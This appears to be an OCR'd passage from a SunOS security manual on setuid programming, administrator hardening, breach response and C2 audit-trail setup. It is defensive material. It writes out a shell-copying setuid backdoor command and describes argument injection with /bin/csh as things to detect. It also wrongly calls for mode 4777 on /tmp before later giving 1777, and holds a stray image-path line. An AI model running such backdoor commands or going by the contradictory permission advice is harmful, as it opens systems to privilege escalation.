That looks pretty cluttered, but is nearly impossible to crack. A further problem arises if the command is to be invoked with argument. Clever users could put command separators such as ampersand or semicolon into the argument list, followed by invocations of /bin/csh or something similar. In setuid root programs, that C shell would also run setuid root, giving the cracker full access to the system. The only solution to this potential problem is to parse arguments before passing them to a program.

Set User ID Programs

Any programs you write that are setuid **must** reset the user ID before invoking any commands. Here's the easiest way to do this:

```
int saveid;

saveid = geteuid();
setuid(getuid());
system("/bin/ed");
setuid(saveid);
```

For this to work properly, you must use the System V compatibility library by compiling with /usr/5bin/cc instead of /bin/cc. Without the System V compatibility library, it is impossible to set the effective user ID back to what it was when a setuid program was first invoked.

Set Group ID Programs

The same cautions apply to programs that set group ID, as to programs that set user ID. Any programs you write that are `setgid` **must** reset the group ID before invoking any commands. Here's the easiest way to do this:

```
int saveid;

saveid = getegid();
setgid(getgid());
system("/bin/ed");
setgid(saveid);
```

To work properly this also requires the System V compatibility library, so use `/usr/5bin/cc` to compile.

Commands with Shell Escapes

Be wary of commands that allow shell escapes, such as `mail`, `write`, `dc`, `edit`, `ex`, `vi`, `ed`, `sed`, `awk`, `troff`, and perhaps others. Make especially sure that programs never call these commands while in `setuid` or `setgid` mode. See the examples above.

Secure Shell Scripts

The same caveats apply to shell scripts as to C programs. Whenever a shell script involves sensitive data or affects system security, you should be careful to set the input field separators and the search path before proceeding with the guts of the script:

```
IFS=" ^I
"
PATH=/bin:/usr/bin
export IFS PATH
```

It's not a good idea to make shell scripts `setuid` or `setgid`, but if they are, make sure they set `IFS` and `PATH` before proceeding.

Guidelines for Secure Programs

Here are some guidelines for writing secure `setuid` and `setgid` programs.

1. Don't do it unless absolutely necessary.
2. Set the group ID rather than the user ID. It's best to create a new special-purpose group, but if that's impossible, don't use a system group. When you use an existing group, remember that you may be compromising files that belong to other users in the group.
3. Don't `exec()` any commands. Remember that the library calls `system()` and `popen()` call some form of `exec()`.
4. If you must `exec()` a command, set the effective group ID to the real group ID first with `setgid(getgid())`.
5. If you can't reset the effective group ID, set the `IFS` when calling `system()` or `popen()`, and invoke a command using its full pathname.
6. Don't pass user-specified arguments to `system()` or `popen()`. If you must, check user-specified arguments for special shell characters.

7. If you have a large program that must execute a lot of other programs, don't make it `setgid` – write a smaller, simpler `setgid` program and execute it from the large program.
8. If you must set user ID instead of group ID, remember that all of the above also applies to `setuid` permission.
9. Don't make a program set user ID to `root`. Pick another login, or better yet create another login, but don't use `root`.

Here are some guidelines for installing `setuid` and `setgid` programs.

1. Make sure a `setuid` or `setgid` command is not writable by group or others. Never set the mode to anything less restrictive than 4755 (for `setuid` commands) or 2755 (for `setgid` commands).
2. Better yet, set the modes to 4111 (for `setuid` commands) or 2111 (for `setgid` commands) so that snoopers can't run the `strings` command on the binary to search for security holes.
3. Be wary of programs that come from unknown sources. Search through the code for calls to `exec()`, ,`system()` and `popen()`. If a program is supposed to be installed `setuid` or `setgid`, read the source code closely. Never install such a program unless you get source code.
4. Pay close attention when installing new software. Some `make/install` procedures create `setuid` and `setgid` programs indiscriminately. Programs should never employ `root` privileges merely to change the owner or group of a file, since this can be done without being super-user. Check for commands that may create `setuid` files, such as these:

```
cp su /tmp/su
cp /bin/csh /tmp/su
```

3.4. Programming as Superuser

This section describes considerations for programs to be run only by `root`, and for programs that absolutely must be made `setuid root`.

Some system calls are restricted to processes whose effective user ID is `root`. Also, many routines presented earlier in this chapter behave differently when called by the super-user than when called by an ordinary user. Furthermore, the system does not perform permission checks if the user is `root`. The super-user is always allowed access. For example, `open()` does not check the permissions of a file when called by `root` – it simply opens the file. This lack of checking makes being super-user very dangerous.

Commands run by the super-user are `root` processes (except for a non-`root` `setuid` program, which has the effective user ID of the program's owner). Furthermore, `setuid root` programs, and commands executed from within one, are also `root` processes.

`setuid()` When called from a `root` process, this call sets both the effective and the real user ID, rather than just the effective user ID. This is allowed so that users can log in to the system. After the system boots up, the `init` process spawns a

getty process for each terminal; when getty reads a login name, it calls login to read and validate the password. Since all three processes run as root, login is able to set the real and effective user IDs for a user's shell. Once a process loses root permission, it can't get it back. Thus programs should get privileged operations out of the way before calling setuid().

setgid() When called from a root process, this call sets both the effective and the real group ID. Unlike setuid(), which only sets the user ID to a valid number, setgid() set the group ID to any integer, whether or not that value is associated with a group.

chown() When run by a root process, this routine does not remove setuid or setgid permission. When run by a non-root process, however, such permissions are removed.


chroot() This system call changes a process' idea of where the root directory is. After this call, a process cannot change directory above the new root, and all path searches begin at the new root directory. This call is useful for setting up restricted environments. Obviously, only root processes are allowed to perform this operation.

mknod() This system call is used to create special files, such as device drivers. Aside from FIFOs (named pipes), only root can run this call successfully. Most programs never use this call because special files can be created with the administrative command /etc/mknod.

Security considerations for the system calls mount() and umount() are described in the chapter on system administration.

4

Administrator's Guide to Security Features



4

Administrator's Guide to Security Features

The system administrator is responsible for taking care of a computer system or a network of computer systems. This involves starting them up, shutting them down, performing backups, installing new software, adding new users, removing old users, and keeping the system functioning well from day to day. Underlying all these tasks is the system administrator's responsibility to ensure the integrity and privacy of data.

This chapter presents an overview of system security administration, focusing on the prevention of security breaks. The following chapter describes audit trail administration, which is useful after a security breach has taken place. The chapter after that treats network security, an issue of more or less importance depending on network configurations.

Any administrator reading this chapter should already have read the chapter "User's Guide to Security Features" earlier in this manual.

4.1. Security Administration

There are four important security goals administrators should keep in mind:

- Preventing unauthorized access. People who are not authorized to use a system should be kept off it. The keys to success here are: good password selection by users, intelligent password management by administrators, login reporting, and selected auditing of user activities.
- Maintaining system integrity. Computer systems should be fast, accurate, and reliable. The keys to success here are: periodic backup of file systems, running `fsck` after system crashes, fully testing software before installing it, and upgrading hardware whenever it starts to manifest problems.
- Preserving data privacy. Users should be able to keep sensitive data private. The keys to success here are: user awareness of file permissions and data encryption, `su` reporting, and periodic file system audits.
- Preventing interruption of service. Computer systems should not be impaired by users who deliberately try to use up resources. The keys to success here are: setting up appropriate disk quotas, periodic monitoring of network and CPU activity, and considerateness of others.

This list is given in order of importance. If the first goal is not met, the others will never follow.

The Super-User

Most administrative commands can be run only by the super-user. The super-user has a user ID of zero, and can read and write *any* file, or run *any* program, regardless of permissions on these files or programs. Normally, the login name `root` has super-user privileges, since its user ID is zero, but any other login with a user ID of zero is also a super-user. Secure systems should have only one login name – `root` – with a user ID of zero. To become super-user, administrators must run the `/bin/su` command:

```
% /bin/su
Password: [type password]
#
```

When you become super-user, the prompt becomes a sharp, indicating that you must stay sharp. Since the super-user has permission to read or write any file, and to execute any program, the possibilities to mess up are much greater than for ordinary users. If you mistype the super-user password, the system responds by saying, `Sorry`.

On nonsecure systems it is possible to log in as `root`, but this practice should be discouraged. For one thing, if there are several system administrators, it is impossible to tell which one logged in as `root`. When system administrators become super-user with `su`, on the other hand, their login name is recorded on the console and in the audit trail. Moreover, if system crackers guess the super-user password, they can log in without leaving any evidence that they have done so. For these reasons, it is recommended that you take out all the `secure` keywords in your `/etc/ttytab` file, so that `root` logins are always refused.

```
# ed /etc/ttytab
2817
1,$s/ secure//
w
2292
q
#
```

With this file modified, all `root` logins are rejected, but it is still possible for administrators to gain super-user access with the `su` command.

4.2. Filesystem Security

This section describes how to keep filesystems secure. Administrators must keep special devices unreadable, monitor set user ID programs, and control the mounting and unmounting of filesystems.

Device Security

SunOS communicates with attached devices (such as the network, disks, terminals, printers, and modems) by means of special files. All attached devices have associated special files in the `/dev` directory, to which system calls (such as reads and writes) are made. Here are special files that are particularly sensitive from a security standpoint:

```
0 crw-rw----  1 root   kmem      41,  0 Feb 9 19:26 dump
0 crw-------  1 root   staff     16,  0 Feb 9 19:26 klog
0 crw-r-----  1 root   kmem       3,  1 Feb 9 19:26 kmem
0 crw-------  1 root   staff      3,  4 Feb 9 19:26 mbio
0 crw-------  1 root   staff      3,  3 Feb 9 19:26 mbmem
0 crw-r-----  1 root   kmem       3,  0 Feb 9 19:26 mem
0 crw-------  1 root   staff     37, 40 Feb 9 19:26 nit
0 crw-r-----  1 root   operator  17,  0 Feb 9 19:27 rsd*
0 crw-r-----  1 root   operator   9,  0 Feb 9 19:27 rxy*
0 brw-r-----  1 root   operator   7,  0 Feb 9 19:27 sd*
0 crw-------  2 root   staff      3,  5 Feb 9 19:26 vme*
0 brw-r-----  1 root   operator   3,  0 Feb 9 19:27 xy*
```

The file `kmem` represents kernel memory, while `mem` represents the whole of system memory. These files should be readable by group `kmem` so that the `ps` command can read memory, but they should not be readable by anybody else. If clever enough, a user who can look through memory could read private data. Xylogics disk drive interfaces such as `rxy*` and `xy*` (these may have different names on your system) should be readable by group `operator` so the `df` command can inspect them for free space. There are no commands that need to read the VME bus interfaces `vme*`, the Multibus interfaces `mb*`, or the network interface trap `nit`.

All these sensitive files should have the proper mode and ownership when you install SunOS. Check to make sure.

Treating devices as files allows programs to be device independent: they don't need to know the specifics of the device they're using. The device driver takes care of boring details such as disk sectoring, network protocols, and buffering. The program simply opens a device file and reads from and writes to it.

This arrangement is also helpful from a security standpoint, since all a device's I/O goes through a small number of channels – the special files. As long as the special files have the right protection, users cannot access the devices directly.

Controlling `setuid` Programs

There should only be a limited number of `setuid root` programs on the system. Spurious programs of this ilk often pose security risks. You can use the `find` command to locate all the `setuid root` programs on a system. Note that this command takes a long time to execute:

```
# find / -user root -perm -4000 -exec ls -lg {} \;
-rwsr-xr-x 1 root   staff      5072 Feb 5 12:28 /usr/bin/newgrp
-rwsr-xr-x 1 root   staff     24576 Feb 5 12:28 /usr/bin/login
-rwsr-xr-x 1 root   staff     24576 Feb 5 12:28 /usr/bin/mail
-rwsr-xr-x 3 root   staff     24576 Feb 5 12:28 /usr/bin/passwd
-rwsr-xr-x 1 root   staff     16384 Feb 5 12:28 /usr/bin/su
-rwsr-xr-x 3 root   staff     24576 Feb 5 12:28 /usr/bin/chsh
-rwsr-xr-x 3 root   staff     24576 Feb 5 12:28 /usr/bin/chfn
-rwsr-xr-x 1 root   staff     16384 Feb 5 12:42 /usr/bin/crontab
-rwsr-xr-x 1 root   staff     24576 Feb 5 12:42 /usr/bin/at
-rwsr-xr-x 1 root   staff     16384 Feb 5 12:42 /usr/bin/atq
-rwsr-xr-x 1 root   staff     16384 Feb 5 12:42 /usr/bin/atrm
-rws--s--x 1 root   daemon    24576 Feb 5 12:40 /usr/ucb/lpr
-rws--s--x 1 root   daemon    24576 Feb 5 12:40 /usr/ucb/lpq
-rws--s--x 1 root   daemon    24576 Feb 5 12:40 /usr/ucb/lprm
-rwsr-xr-x 1 root   staff     16384 Feb 5 12:41 /usr/ucb/quota
-rwsr-xr-x 1 root   staff     65536 Feb 5 12:41 /usr/ucb/rcp
-rwsr-x--x 1 root   staff     57344 Feb 5 12:40 /usr/ucb/rdist
-rwsr-xr-x 1 root   staff     16384 Feb 5 12:41 /usr/ucb/rlogin
-rwsr-xr-x 1 root   staff     16384 Feb 5 12:41 /usr/ucb/rsh
-rwsr-sr-x 1 root   tty      114688 Feb 5 12:26 /usr/etc/dump
-rwsr-xr-x 1 root   staff     98304 Feb 5 12:26 /usr/etc/restore
-rwsr-xr-- 1 root   operator 90112 Feb 5 12:26 /usr/etc/shutdown
-rwsr-xr-x 1 root   staff     16384 Feb 5 12:43 /usr/etc/keyenvoy
-rwsr-xr-x 1 root   staff     16384 Feb 5 12:47 /usr/etc/ping
-r-sr-x--x 1 root   staff    114688 Feb 5 12:24 /usr/lib/sendmail
-r-sr-x--x 1 root   staff    131072 Feb 5 12:24 /usr/lib/sendmail.mx
-rwsr-xr-x 1 root   staff     24576 Feb 5 12:40 /usr/lib/ex*recover
-rwsr-xr-x 1 root   staff     16384 Feb 5 12:40 /usr/lib/ex*preserve
-rws--s--x 1 root   daemon    57344 Feb 5 12:40 /usr/lib/lpd
```

These programs are OK the way they are. Many programs needs to be `setuid` in order to read special system files. Other programs need to be `setuid` to change user and group IDs as needed. Still others need to be `setuid` in order to accomplish administrative tasks. Most of the above programs were introduced and justified in the chapter "User's Guide to Security Features."

Aside from `setuid` programs, you should also check periodically that there are no special files outside of `/dev`. Only the super-user can create special files with the `mknod` system call, so NFS user partitions shouldn't have special files. Going through user filesystems one by one, invoke the `-s` option of `ncheck` to verify that user partitions are free of special files:

```
# ncheck -s /dev/xy2c
1099    /usr/kremlin/mcreynolds/floppy
```

This indicates that user `mcreynolds` has somehow installed a special device for a floppy drive in his home directory. This would be impossible for him to do unless he had broken security somehow.

Mounting and Unmounting Filesystems

Filesystems can be mounted with the `mount` command, and unmounted with the `umount` command. Only the super-user can mount and unmount filesystems. Here is an example of the super-user remote mounting and umounting the `/arch` filesystem from the remote machine `archiv`:

```
# mount archiv:/arch /arch
# umount /arch
```

When a new filesystem is mounted, the original files below the mount point are no longer accessible. Therefore, don't put files in directories you plan to use as mount points. Typical names for mount point directories are `/mnt` and `/arch`. Note that after mounting a filesystem, the permissions and ownership of the mount point take on those of the root directory of that filesystem. Here is an example of this effect:

```
# ls -ld /usr/doctool
drwxr-xr-x  2 root         24 Dec 10  1986 /usr/doctool
# mount doc:/usr/doctool /usr/doctool
# ls -ld /usr/doctool
drwxr-xr-x 12 tut         512 Jul 21 15:07 /usr/doctool
```

So be careful when you mount a filesystem. Make sure the newly mounted hierarchy is not readable and writable by everyone. Also check that there are no bogus devices or `setuid` programs on newly mounted filesystems. Much of the time it is a good idea to use the `-r` flag to mount filesystems read-only:

```
# mount -r doc:/usr/doctool /usr/doctool
```

This solves the problem of tampering with writable files and directories, but not the problem of bogus `setuid` programs. When mounting an unfamiliar filesystem, run the `ncheck -s` command to verify that everything is as it should be.

System Directories and Files

System directories should be owned by `root` and mode 755 – not writable by group and other. If a system directory is writable, a cracker could move files around and install new programs, possibly Trojan horses. Here are the important system directories:

```
/                   /usr/etc
/dev                /usr/lib
/etc                /usr/bin
/usr                /usr/spool
/var                /etc/security (if C2 is installed)
```

Likewise, many system files in these directories should be owned by `root` and mode 755 or 644 – not writable by group and other. If a program or system file is writable, a cracker could modify these files to break security. For example, if `/etc/passwd` were writable, a cracker could remove the `root` password so as to become super-user without a password. Here are some of the important

system files:

```
/vmunix              /etc/rc
/usr/bin/*           /etc/fstab
/usr/ucb/*           /etc/passwd
/usr/local/*         /etc/group
/dev/*mem            /var/spool/cron/crontabs/root
```

Only a few directories on the entire system – `/tmp` and `/usr/tmp` for instance – should be writable by everyone. Both these directories, though, should be 4777 mode. As stated the chapter on user security, when a directory has the `setuid` bit set, only the owner and the super-user can remove a file.

To find all directories on your system that are writable and executable by everyone, run this command:

```
# find / -type d -perm -777 -print
/usr/share
/etc/sm
/etc/sm.bak
/tmp
/var/spool/mail
/var/spool/uucppublic
/var/spool/secretmail
/var/tmp
```

The directory `/usr/share` is 777 mode so that anybody can add new shared software to the system. This is probably a bad idea, and we recommend that you change its mode to 755. The directories `/etc/sm` and `/etc/sm.bak` are used by the status daemon `statd`(8c) and the lock daemon `lockd`(8c). Why they need to be 777 mode is unclear. The directory `/tmp` has traditionally been writable by everyone, but for enhanced security, you might turn the sticky bit on by changing its mode to 1777. This would prevent anyone but the owner from removing a file. The sticky bit is already on for the mail spooling directory `/var/spool/mail` but (interestingly enough) not for the secret mail directory `/var/spool/secretmail`. If you use secretmail at your site, change this directory's mode. The directory `/var/spool/uucppublic` is also traditionally left wide open. UUCP is such a security problem that this directory is a minor issue, anyway.

`/etc/passwd`

From the standpoint of security, this is the most important system file. Make positive it is mode 644, owned by `root`. Also verify that there are no empty password fields in the file. You can do this with the following command:

```
% awk -F: '$2 == "" {print}' /etc/passwd
+::0:0:::
```

The only output line should be the one shown, which includes password entries from the Yellow Pages. It's also very important that no two users have the same

user ID. Here's a command you can run to verify this is the case:

```
% sort -t: +2n /etc/passwd | \
    awk -F: '{if (prv == $3) print; prv = $3}'
+::0:0:::
root:##root:0:10:God:/:/bin/csh
```

The only output lines should be the ones shown. The first includes password entries from the Yellow Pages, and the second defines the super-user password.

If your systems are configured C2 secure, make sure that all lines in `/etc/passwd` contain a `##` in the second field, rather than an encrypted password. Here's how you can verify this:

```
% grep -v ## /etc/passwd
```

The only output line should be the one shown. The `-v` flag of `grep` says to print only the lines that don't match the pattern.

`/etc/group`

Like the password file, the group file should be mode 644, owned by `root`. As before, there should be no empty password fields in the file. If a group has no password, anybody could gain access to that group by using the `newgrp` command. Here is a command to check for empty group passwords:

```
% awk -F: '$2 == "" {print}' /etc/group
+:
```

The only output line should be the one shown, which includes group entries from the Yellow Pages. If you want a group to have no password, put an asterisk in the second field.

`/usr/spool/cron`

The `cron` daemon wakes up once a minute and looks in `/usr/spool/cron` for entries in `crontab` format to execute. Administrators should verify that `/usr/spool/cron/crontabs/root` contains no security holes. Do not execute any command or shell scripts that are writable by anybody but `root`. Otherwise somebody could replace these programs, and thereby gain super-user access. The other files in the `crontabs` subdirectory do not pose a security risk; don't worry about them.

4.3. Physical Security

Physical security is the first line of defense, but is perhaps not as important as the human element. Here are things which can be done to promote physical security of computer systems:

- Keep the computer in a locked room or building with a good key-card access system. You might install alarms and hire guards.
- Install a good fire prevention system and implement plans for backup and recovery systems.

- Shield the computer room and all cabling with copper, so that RF signals can't be detected outside.
- Do not install any communications lines outside the secure area. If you must, employ encryption devices and other security mechanisms.
- Keep sensitive output in locked boxes. Use locked trash bins and shredders for discarded output.

The guiding principle of physical security is that security measures should not cost more than your computer system and its data are worth. Paying $150,000 a year for armed guards to protect a $7,000 workstation is not worth it unless the workstation contains important data. On the other hand, $500 for a paper shredder (or burner) to destroy listings of top secret programs is money well spent.

Communications lines are the most vulnerable aspect of physical security. As soon as you install a dial-up phone line, your system is potentially open to anybody who might call. Even an unlisted number won't help much, because there are home computers programmed to dial numbers in sequence. A call-back modem might help out here, or a local PBX so that outside callers must dial an extra extension number. DES encryption of all outside communications is possible, but requires special-purpose hardware and software.

4.4. User Awareness

It is the administrator's duty to make users aware of security issues. Encourage users to read the appropriate chapter of this manual. When you spot a security problem, talk to the responsible user in an effort to reform lax security practices. Most of the time bad security is the result of ignorance rather than impudence.

A milligram of prevention is worth a gram of cure. When you install new accounts, give every user a `.login` file that contains these lines:

```
umask 27
set path = (~/bin /usr/ucb /usr/bin /usr/local .)
```

The actual path in the second line may be different. The first line makes sure that by default, files created by that user are not writable. They will be readable and executable by group, but not by others.

Send mail to users if they have files that are writable by everyone. They might not have intended this. Also send mail if users have `setuid` programs in their directories. Periodic mail about security will get users thinking about security.

Management awareness is important. Security policies are much easier to enforce if management is on your side. Try to co-opt management by having them come up with a set of security guidelines. Security standards will be easy to enforce this way. Management can help by impressing upon users that electronic information is a form of property.

Educate users as much as possible. Teach them how permissions work. Instruct them how to choose a good password, and encourage them to change passwords periodically. The best user population is a well-educated one.

4.5. Administrator Awareness

Everything stated above applies to administrators as well, but more so. If a user's login is compromised, only that user's files (and perhaps files in that group) are compromised. But if the `root` login is compromised, the entire system, and probably the entire network, are compromised. In fact, the wide powers of the `root` login make it the most inviting target for security attacks.

Keeping `root` Secure

Here are some things you can do to protect the super-user account:

- Don't run other users' programs as `root`; switch users from your account to theirs with `su` instead.
- Don't ever put the current directory first in your `PATH`. When you become super-user, take the current directory out of your `PATH` altogether. These measures should be taken to avoid Trojan horses.
- Get in the habit of typing `/bin/su` instead of merely `su`. The full path name will guarantee that you don't get a bogus `su` Trojan horse somewhere.
- Don't leave your terminal unattended, especially when you're running as `root`. Always invoke `lockscreen` when you go away from your terminal.
- Don't allow `root` logins, even from the console. It is a good idea to entirely disable `root` logins by deleting all `secure` keywords from `/etc/ttytab`.
- Change the `root` password often, and be very good about password selection.
- If you are doing security auditing, audit every invocation of `su`, and inspect these audit records periodically.
- Don't let anyone run as super-user, even for a few minutes, not even if you're watching.
- Delete the `/.rhosts` file, or at the very least, make it 644 mode instead of the default 664 mode. Many network break-ins have resulted from a writable `/.rhosts` file.

Keeping Systems Secure

Here is a summary of things you should do to keep your systems secure:

- Think about your system's vulnerabilities. If you have modems, are the phone numbers published? If you are attached to a wide-area network, who else is attached to it? Do you use programs from unknown or unreliable sources? Do you have sensitive information on your machine? Are your users knowledgeable about security issues? Is management committed to security?
- Guard the integrity of your filesystems. Check the permission of system files periodically to make sure they aren't writable by anybody except the super-user. Make sure you have no bogus `setuid` or `setgid` files lying around, especially ones owned by system users and groups. Be careful about permissions on your device files. Don't mount filesystems without checking them first.

- Keep disk backups in a secure, fire-resistant area. From time to time, transfer a full dump tape to a fireproof vault.
- Keep track of your users and which systems they are authorized to use. Find stale logins and disable them. Make sure there are no accounts without passwords.
- Use the auditing features described in the following chapter. Look for unusual usage patterns: huge disk consumption, large amounts of CPU time, many processes, lots of invalid super-user or login attempts, and concentrations of network traffic to a particular system.
- When installing software from an unknown or unreliable source, check the source code for peculiar attempts to create `setuid` files or tamper with the password file. Even when installing software from a reliable source, check `setuid` and `setgid` programs to make sure this is really necessary. Many programs that set the user ID to `root` could easily use an alternate login ID.

4.6. What if Security is Broken?

When regular security checks or evidence from the audit trail indicates that system security has been compromised, you should take immediate action.

If the security attack came from within, you should confront the offending user and ask what happened. It's possible that the user just made a mistake. If the security breach was not malicious, it may be a simple matter of educating the user and paying close attention to that user in the future.. If damage was done to the system, the incident should be reported to management and to users whose files were affected.

If you cannot identify the source of a security attack, you should assume the worst. If a capable cracker managed to become `root`, your system files and programs are compromised to an unknown degree. You should attempt to find out who that person is and what damage has been done, if possible. But first, take the following action:

1. Shut down the system with `shutdown`(8), and enter single-user mode. Do not return to multi-user mode.
2. Mount the `/usr` filesystem and copy the programs from `/usr/bin` and `/usr/lib` to a temporary directory.
3. Mount the tape that contains the original distribution of SunOS, and re-install SunOS as you did in the beginning.
4. Compare the versions of `/usr/bin` and `/usr/lib` that you copied to a temporary directory with those you just installed. If they are different you can be sure system integrity was broken.
5. Mount users' home directories and run `find` and `ncheck` to make sure there aren't any new Trojan horses in these filesystems.
6. Change all passwords on the system. Inform users that their passwords are changed and they should contact you for a new password.

7. When you give them a new password, tell users that there has been a security breach, and ask them to check their accounts for anything unusual.
8. Try to determine how the break-in occurred. This may be impossible without talking to the person who broke in. Many companies pay off system crackers in exchange for advice on how to plug security holes.

Any security break results from either inadequate of physical security or from the human factor. If inadequate physical security was your problem, improve it. More likely the problem was the human element. Increased user education and administrator vigilance are the solutions here.

5

Audit Trail Administration

5

Audit Trail Administration

This chapter describes what the system administrator must do to set up and modify the security audit trail. Auditing of security-related events is one of the most important extensions to SunOS offered by the C2 specification.

5.1. Definition of Terms

Important terms used in this chapter are defined below.

Auditing The purpose of auditing is to gather information about: 1) who is performing what operations, 2) if certain operations are occurring with unusual frequency, and 3) whether a particular person is performing abnormal operations.

Process Audit State Every process has an associated *audit state* that determines which events are to be audited for that process. The audit state is set at login time. Since a process inherits its audit state from its parent process, all children have the same audit state as the login shell. The process audit state can be manipulated with the `audit`(8) command. The *system audit value* and the *user audit value* (see below) combine to form the process audit state.

System Audit Value This is the set of audit information to be gathered for all users at login time. It is not actually kept anywhere in the running system, but is used as the first step in constructing the process audit state.

User Audit Value This is the set of audit information to be gathered for a particular user ID. The state specified for a user overrides the system audit value. As examples of why the user audit value is necessary, consider these cases:

- The user `joe` has been behaving oddly. It would be a good idea to monitor all his activities, but a bad idea to collect information on everyone.
- The user `fred`, on the other hand, is very reliable. Although the general audit level is high, it makes sense to reduce the data collected for `fred`.
- There is a known leak in company security. By auditing one user a day, it may be possible to discover who has illicitly obtained the super-user password.

Audit State Change An *audit state change* is the process of changing the audit state for some (possibly empty) set of processes. Audit state changes are useful for spot checks on individual users or specific activities. There are two kinds of state changes: permanent and immediate.

Permanent Change

A *permanent change* is made by changing the administrative database. New login sessions are affected, but existing processes up to the time of a new login are not. The `login` program sets the process audit state for that process. Thus, one way to ensure that all users are running with the current audit state would be to reboot the machine.

Immediate Change

An *immediate*change does not modify the administrative database. It affects existing processes, but it does not affect new login sessions. You could think of this as a temporary state change. This feature is especially useful in the case of an illicit activity underway, during which the auditor would like to begin documenting the activities of a suspicious user.

Audit Value Definition

An *audit value definition* is a comma-separated list of audit flags. Here is a sample definition:

```
+dr,-dw,lo,p0,p1
```

which means to audit successful data reads, failed data writes, all new logins, and both kinds of privileged operations.

Audit Flag

An *audit flag* describes a particular audit class in an audit state definition. An audit flag is an indication of what to do with an event. The format is

```
<option><class>
```

where *option* is either +, −, or not present; and where *class* is any audit class. A plus means to audit successful events. A minus means to audit failed events. Neither means to audit both successful and failed events.

Event Class

An *event class* defines a set of occurrences which are to be audited. The classes defined to date are:

short name	*long name*	*short description*
`dr`	data_read	Read of data, open for reading, etc.
`dw`	data_write	Write or modification of data
`dc`	data_create	Creation or deletion of any object
`da`	data_access_change	Change in object access (modes, owner)
`lo`	login_logout	Login, logout, creation by `at(1)`
`ad`	administrative	Normal administrative operation
`p0`	minor_privilege	Privileged operation
`p1`	major_privilege	Unusual privileged operation

Audit Filesystem

An *audit filesystem* is any filesystem to which audit data is written. More typically, these are separate filesystems, set aside of the exclusive use of audit trails. These are mounted in the directory `/etc/security/audit`.

5.2. System Setup

Setting up a secure system is harder than setting up a nonsecure one. Space must be set aside for the audit trails, the system audit state must be defined, and the level of auditing for each user must be determined and initialized accordingly. See Appendix A for a discussion of how `C2conv` automates system setup to a certain extent.

Audit File Systems

It is important to set aside space for audit trails as they will expand more quickly than expected and fill up the filesystems on which they reside. It is very important that audit trails not be collected on the root file system, as filling this system will have unpleasant side effects.

If you want to do minimal logging of audit messages, you should set aside two filesystems of at least 20 megabytes for an eight machine network. Two filesystems are better than one, especially if they are on separate machines. Available audit space should be checked frequently at first, to determine if space needs to be expanded.

If you want to do heavy auditing, you'll need lots of disk space, and will have to dump audit trails to tape often. Although it has not been measured accurately, it is estimated that complete auditing can produce in excess of 500 megabytes of data per machine per day. By default, when the current audit filesystem gets 80% full, a warning message appears on the console. This should give you enough time to make a backup tape of the audit trail, delete it, and start over again. If you find the 80% level too early or too late, you can change it.

You need to create directories inside `/etc/security/audit` for every machine performing auditing. All audit directories should be owned by user `audit`, and should be mode 700 to allow access only to the user `audit`.

Audit filesystems should be mounted in `/etc/security/audit`. They should appear in the same location on all machines that mount them, and should be named to reflect the machine on which they reside. For example, audit records are to be kept in a single filesystem on machine `jane`, the filesystem should be named `/etc/security/audit/jane`. If, on the other hand, there are two audit filesystems on machine `wilson`, the filesystems should be named `/etc/security/audit/wilson.0` and `wilson.1` to avoid name conflicts.

The control file `/etc/security/audit/audit_control` contains information used by machines to determine where to put audit trails. A manual page, `audit_control`(5) describes the contents and format of this file.

Initial System Audit State

The audit control file has a line which has the form

```
flags: audit value
```

where *audit value* is the audit state definition for all users on the system. Note that this will be modified by the user audit value. The initial system audit state should be determined by two factors: the installation's level of trust in its users, and the amount of space available for audit trails. The system audit value is defined in the file `/etc/security/audit/audit_control`.

Initial User Audit State

The initial user audit state should reflect the level of trust given to an individual. The user audit state is defined in the `passwd.adjunct` file, described by the manual page `passwd.adjunct`(5).

One important aspect of the user audit state is the way it interacts with the system audit state. The user audit state is applied as changes to the system audit state.

- If the system audit state defines auditing for an event and the user audit state has nothing to say, the event will be audited.
- If the system audit state defines auditing for an event and the user audit state says to ignore this event, the event will not be audited.
- If the user audit state defines auditing for an event it will be audited, regardless of the system audit state.

Free Space Limits

The free space limit on an audit filesystem is found in the audit control file. Here's how wo set this limit:

```
minfree: number
```

The audit file will be changed and the `audit_warn` script executed when space on an audit filesystem falls below this *number*, expressed as a percentage of free space. The free space threshold, at which the audit directory will be changed, is defined in the `audit_control` file.

5.3. Changing the Audit State

From time to time it will be desirable to change what is being audited on a given machine or for a particular user. Suspicious activities may be occurring on a certain machine, but the user who is performing them might not be known. Or, a given user may warrant closer watching than before. Another consideration is that audit filesystems may be filled with uninteresting information.

Changing the System Audit State

Changing the flags line of `/etc/security/audit/audit_control` affects the system audit state. After changing this file, you need to signal processes to reflect changes you just made; run:

```
# audit -s
```

Changing the system audit state is fairly complicated internally. Since the user audit state overrides the system state a new process audit state must be calculated for every user and the change made to every process executing on the machine. On a busy machine with lots of users and a large number of processes, this can require a significant amount of time.

Changing the User Audit State

Remember that there are two user audit states: permanent (determined at login time) and immediate (altered after login time).

Permanent User Audit State

Changes to `/etc/security/passwd.adjunct` affect the user audit state. After the changes are made to this file the command

```
# audit -d username
```

will cause the file to be read and all processes changed to reflect the changes. Note that all changes in the file will be applied. Any immediate state changes will be nullified.

Immediate User Audit State

